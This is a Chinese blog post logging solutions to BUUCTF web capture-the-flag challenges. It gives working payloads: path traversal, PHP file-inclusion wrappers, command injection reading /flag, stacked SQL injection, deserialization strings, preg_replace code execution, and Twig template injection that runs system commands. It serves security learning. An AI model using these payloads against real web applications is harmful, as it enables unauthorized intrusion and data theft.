

20210619-BUUCTF-WEB做题记录

原创

[weixin_38131137](#)  于 2021-06-21 00:19:11 发布  108  收藏 1

分类专栏: [做题记录](#) 文章标签: [unctf](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_38131137/article/details/118057374

版权



[做题记录](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

目录

- 1、[HCTF 2018] WarmUp
- 2、[极客大挑战 2019] EasySQL
- 3、[极客大挑战 2019] Havefun
- 4、[强网杯 2019] 随便注
- 5、[SUCTF 2019] EasySQL
- 6、[ACTF2020 新生赛] Include
- 7、[极客大挑战 2019] Secret File
- 8、命令行注入
- 9、[极客大挑战 2019] LoveSQL
- 10、[GXYCTF2019] Ping Ping Ping
- 11、[极客大挑战 2019] Knife
- 12、[极客大挑战 2019] Http
- 13、[护网杯 2018] easy_tornado
- 14、[RoarCTF 2019] Easy Calc
- 15、[极客大挑战 2019] PHP
- 16、[极客大挑战 2019] Upload
- 17、[ACTF2020 新生赛] Upload
- 18、[极客大挑战 2019] BabySQL
- 19、[ACTF2020 新生赛] BackupFile
- 20、[HCTF 2018] admin
- 21、[极客大挑战 2019] BuyFlag
- 22、[BJDCTF2020] Easy MD5
- 23、[ZJCTF 2019] NiZhuanSiWei
- 24、[SUCTF 2019] CheckIn
- 25、[极客大挑战 2019] HardSQL
- 26、[CISCN2019 华北赛区 Day2 Web1] Hack World
- 27、[网鼎杯 2020 青龙组] AreU Serialz
- 28、[GXYCTF2019] BabySQLi
- 29、[网鼎杯 2018] Fakebook
- 30、[MRCTF2020] 你传你□呢
- 31、[MRCTF2020] Ez_bypass
- 32、[GYCTF2020] Blacklist
- 2、[BJDCTF2020] ZJCTF，不过如此
- [BJDCTF2020] The mystery of ip
- [BJDCTF2020] Mark loves cat
- [BJDCTF2020] Cookie is so stable
- [BSidesCF 2020] Had a bad day

1、[HCTF 2018] WarmUp

1、直接进入hint.php,得到提示

```
    } else {  
        echo "<br><img src=\"https://i.loli.net/2018/11/0
```

?> flag not here, and flag in ffffflllllaaaagggg

根据源码往下走,发现了三次过滤

```
$whitelist = ["source"=>"source.php","hint"=>"hint.php"];  
if (! isset($page) || !is_string($page)) {  
    #传入page和必须是字符串  
    if (in_array($page, $whitelist)) {  
        #传入的page参数他里面包含白名单  
        $_page = mb_substr(  
            $page,  
            0,  
            mb_strpos($page . '?', '?')  
        );  
        #切割? 后面的字符, 所以page传参会有? 前面的字段  
        if (in_array($_page, $whitelist)) {  
            #? 传参后面的还有白名单  
            $_page = urldecode($page); #url编码  
            $_page = mb_substr(  
                $_page,
```

https://blog.csdn.net/weixin_38131137

直接构造 `file=hint.php?../../../../../../../../ffffflllllaaaagggg`

这里面的注意点:


- 一、进行调试时,用file进行调试时,看反响(错误的反响),可以知道应该传参的值
- 二、白名单属于hint.php和source.php,是值而不是键
- 三、只要一个true返回就行

2、[极客大挑战 2019]EasySQL

看了半天的登陆框



php万能模板



注意：这是最简单的注入

3、[极客大挑战 2019]Havefun

```
</div>
</div>
</div>
<!--
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
    echo 'Syc{cat_cat_cat_cat}';
}
-->
<div style="position: absolute;bottom: 0;width: 99%;"><p align="<
```

源码里有hint, 没有难度



4、[强网杯 2019]随便注

这题一进去, 就可以推测出是堆叠注入

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

https://blog.csdn.net/weixin_38131137

两种解法, 一种是插入和修改, 另一种是handler绕过
直接讲handler绕过



注意: 要用反引号

5、[SUCTF 2019]EasySQL

待定

6、[ACTF2020 新生赛]Include

看名字就猜测是文件包含

```
cn/?file=php://filter/read=convert.base64-encode/resource=flag.php
```

01 牛安全试验

02 CTF—逆向入门题

03 CTFtime.org / CR

04 进制转换 - 在线工具

直接base64的源码查看，然后得到base64编码，解密即可

7、[极客大挑战 2019]Secret File

第一步：查询源代码


第二步：可以看到快速跳转，抓包查看



```
<html>
  <title>secret</title>
  <meta charset="UTF-8">
</html>
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"..")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
  //flag放在了flag.php里
  ?>
</html>
```

https://blog.csdn.net/weixin_38131137

文件包含漏洞，需要组装下哪些是需要过滤的



完美绕过所有的限制，那么就得到源码，base64解码得到

```
<p style="font-family:arial;color:red;font-size:20px;text-align:cen
<?php
  echo "我就在这里";
  $flag = 'flag{032250c7-24b8-413c-b644-ace374be59e8}';
  $secret = 'jiAng_Luyuan_w4nts_a_g1rlfri3nd'
  ?>
```

8、命令行注入

PING

PING

index.php

https://blog.csdn.net/weixin_38131137

最简单的注入了 `127.0.0.1|ls /`

PING

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

https://blog.csdn.net/weixin_38131137

直接 `cat /flag`

9、[极客大挑战 2019]LoveSQL

待定


10、[GXYCTF2019]Ping Ping Ping

还是命令行注入，但是过滤了两个条件

1、空格 -->用\$IFS\$9

2、flag过滤，这里拼接过滤，但是也存在问题，就是用

```
a=f1;b=ag;cat$IFS$9$a$b
```



还是能读取到flag，这里猜测是不是fl和ag这样子的模式也能识别出来，所有调换个问题

```
a=ag;b=fl;cat$IFS$9$b$a
```

注意查看源代码就能出flag了

11、[极客大挑战 2019]Knife

我家菜刀丢了，你能帮我找一下么

```
eval($_POST["Syc"]);
```

https://blog.csdn.net/weixin_38131137

用蚁剑处理



12、[极客大挑战 2019]Http

第一步查看源代码

第二步用hacker直接注入想要的信息

请求

```
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:27075
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Syclover
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Referer: https://www.Sycsecret.com
X-Forwarded-For: 127.0.0.1
Cookie: UM_distinctid=17777c464705b5-0ff7319b486ecc-e726559-1fa400-17777c46471491
Connection: close
```

响应

```
.input{
border: 1px solid #ccc;
padding: 7px 0px;
border-radius: 3px;
padding-left:5px;
-webkit-box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
-webkit-transition: border-color ease-in-out .15s,-webkit-box-shadow
ease-in-out .15s;
-o-transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s;
transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s
}
.input:hover{
border-color: #808000;
box-shadow: 0px 0px 8px #7CFC00;
}
</style>

<head>
<meta charset="UTF-8">
<title>SycSecret</title>
</head>
<body background="/.images/background.png" style="background-repeat:no-repeat
;background-size:100% 100%; background-attachment: fixed;" >

</br></br></br></br></br></br></br></br></br></br></br></br></br>
<div style="font-family:arial,color:#0044AD;font-size:10px;text-align:center;font-family:KaiTi;">
flag{2402acc3-2e93-470c-b772-1285c13310ca}
</div>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px
Georgia,serif,color:white;"> Syclover @ c4y</p></div>
</body>
</html>
```

还是用bp比较稳定

13、[护网杯 2018]easy_tornado

待定

14、[RoarCTF 2019]Easy Calc

待定

15、[极客大挑战 2019]PHP

这题明天写====

16、[极客大挑战 2019]Upload

明天写

17、[ACTF2020 新生赛]Upload

明天写

18、[极客大挑战 2019]BabySQL

待定

19、[ACTF2020 新生赛]BackupFile

先开始的话，看题目，就是可以知道是备份，那么得到bak文件

```
1 <?php
2 include_once "flag.php";
3
4 if(isset($_GET['key'])) {
5     $key = $_GET['key'];
6     if(!is_numeric($key)) {
7         exit("Just num!");
8     }
9     $key = intval($key);
10    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
11    if($key == $str) {
12        echo $flag;
13    }
14 }
15 else {
16     echo "Try to find out source file!";
17 }
18
19
```

https://blog.csdn.net/weixin_38131137

接下来一个很有趣的地方，就是PHP里面的== 是弱相等的，所以只要key=123
那么他就跟str相等

答案：key=123

20、[HCTF 2018]admin



待定

21、[极客大挑战 2019]BuyFlag

待定

22、[BJDCTF2020]Easy MD5

1、第一个界面，输入框，输入后看响应头



https://blog.csdn.net/weixin_38131137

那么就以前做过的题目，答案就是 `ffifdyop`

然后跳转下一个界面


换行

```
<!--
$a = $_GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

```
a[]=1&b[]=2
```

第三个界面



https://blog.csdn.net/weixin_38131137

```
param1[]=1&param2[]=3
```

23、[ZJCTF 2019]NiZhuanSiWei

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/", $file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

https://blog.csdn.net/weixin_38131137

逐条分析

- 1、函数file_get_contents，常见漏洞就是 `php://input`
- 2、直接查看useless.php，没有用处，那么就是查看源代码

请求

```
GET /?text=php://input&file=php://filter/read=convert.base64-encode/resource=useless.php HTTP/1.1
Host: 19f602bd-ea7d-4111-ae9e-a20b18e44179.node3.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36 SE 2.X MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17777c464705b5-0ff7319b486ecc-a726559-1fa400-17777c46471491
Connection: close
Content-Length: 20
```

响应

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 20 Jun 2021 04:17:22 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 410
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.40
```

`
<h1>welcome to the zjctf</h1>
`

前两步得到源代码，base64解码

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
```

```
class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        }
    }
}
```

```

        return ("U R SO CLOSE !///  
COME ON PLZ");
    }
}
}
?>

```

https://blog.csdn.net/weixin_38131137

3、password序列化

```

1 <?php
2 class Flag{ //flag.php
3     public $file='flag.php';
4     public function __toString(){
5         if(isset($this->file)){
6             echo file_get_contents($this->file);
7             echo "<br>";
8             return ("U R SO CLOSE !///  
COME ON PLZ");
9         }
10    }
11 }
12 $a = new Flag();
13 echo serialize($a);
14 ?>

```

O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

https://blog.csdn.net/weixin_38131137

(1)text满足绕过条件

(2) `file=useless.php`，不再用源代码

(3) `password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

Raw	参数	头	Hex
<pre> GET /?text=php://input&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} HTTP/1.1 Host: 19f602bd-ea7d-4111-ae9e-a20b18e44179.node3.buuoj.cn Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) </pre>			

24、[SUCTF 2019]CheckIn

待定

25、[极客大挑战 2019]HardSQL

待定

26、[CISCN2019 华北赛区 Day2 Web1]Hack World

待定

27、[网鼎杯 2020 青龙组]AreUSerialz

这题有启发，再做一遍再写

28、[GXYCTF2019]BabySQLi

待定

29、[网鼎杯 2018]Fakebook

待定

30、[MRCTF2020]你传你□呢

晚点做


31、[MRCTF2020]Ez_bypass

这题比较简单，进去后先将源码整理好

```
#I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                if($passwd==1234567)
                {
                    echo 'Good Job!';
                    highlight_file('flag.php');
                    die('By Retr_0');
                }
            }
            else
            {
                echo "can you think twice??";
            }
        }
    }
}
else{
    echo 'You can not get it!';
}
```

注意两个点

- 1、MD5的绕过
- 2、is_numeric的绕过



32、[GYCTF2020]Blacklist

Black list is so weak for you, isn't it

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(8) "FlagHere"  
}
```

```
array(1) {  
  [0]=>  
    string(5) "words"  
}
```

https://blog.csdn.net/weixin_38131137

又是堆叠注入

两种方法，一种是插入新表，一种是handler直接绕过

本题种插入新表的做法确实会过滤函数，那就不用handler绕过

文件(E) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
1';handler FlagHere open;handler FlagHere read first;Handler FlagHere close;#
```

第二页

2、[BJDCTF2020]ZJCTF，不过如此

```

<?php
error_reporting(0);
$text = $_GET["text"];
$file = $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I have a dream")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1><br>";
    if(preg_match("/flag/", $file)){
        die("Not now!");
    }

    include($file); //next.php
}
else{
    highlight_file(__FILE__);
}
?>

```

https://blog.csdn.net/weixin_38131137

老套路

php://input 还有base64的文件包含
得到源码

```

<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
    return preg_replace(
        '/(\. $re .)/ei',
        'strtolower("\\1")',
        $str
    );
}

foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
    @eval($_GET['cmd']);
}

```

这里是preg_replace的漏洞

\S*=\${getflag()}&cmd=show_source(%22/flag%22);

答案:



[BJDCTF2020]The mystery of ip



```
Raw  参数  大  nex
-----
GET /flag.php HTTP/1.1
Host: node3.buuoj.cn:28070
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36 SE 2.X MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
X-Forwarded-For:{system("cat /flag")}
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17777c464705b5-0ff7319b486ecc-e726559-1fa400-17777c46471491
Connection: close
```

这题就很典型，抓包看看
很简单就可以发现，可以直接模板注入

[BJDCTF2020]Mark loves cat

Git泄露，看源码

```
foreach($_POST as $x => $y){
    $$x = $y;
}

foreach($_GET as $x => $y){
    $$x = $$y;
}

foreach($_GET as $x => $y){
    if($_GET['flag'] == $x && $x != 'flag'){ //GET方式传flag只能传一个flag=flag
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){ //GET和POST其中之一必须传flag
    exit($s);
}

if($_POST['flag'] == 'flag' || $_GET['flag'] == 'flag'){ //GET和POST传flag, 必须不能是t
    exit($s);
}
```

三个exit是关键，那么就直接传参，很简单了
三种方法

```
handsome=flag&flag=handsome
```

```
flag=flag&is=flag
```



需要自行参悟，这个还是非常有趣的

[BJDCTF2020]Cookie is so stable

这种题这么明显，就是要看看包

审查元素里面有两个flag的包

分别看了，要解析第二个包，所以抓包的时候注意下，第一个包要放掉



经过尝试，可以知道，这里试试看模板注入

`{{7*7}}=49`

利用twin模板注入


```
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("ls /")}}
```

```
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("cat /flag")}}
```

就可以了

[BSidesCF 2020]Had a bad day

这题也是很精髓



改用php://filter/read=convert.base64-encode/resource=index
得到源码

```
<?php
$file = $_GET['category'];

if(isset($file))
{
    if( strpos( $file, "meowers" ) != false || strpos( $file, "woofers" ) != false || strpos( $file, "index" ) ){
        include ( $file . ".php" );
    }
    else{
        echo "Sorry, we currently only support woofers and meowers.";
    }
}
?>
```

将这几个函数挑一个代入进去



其他待定，慢慢补充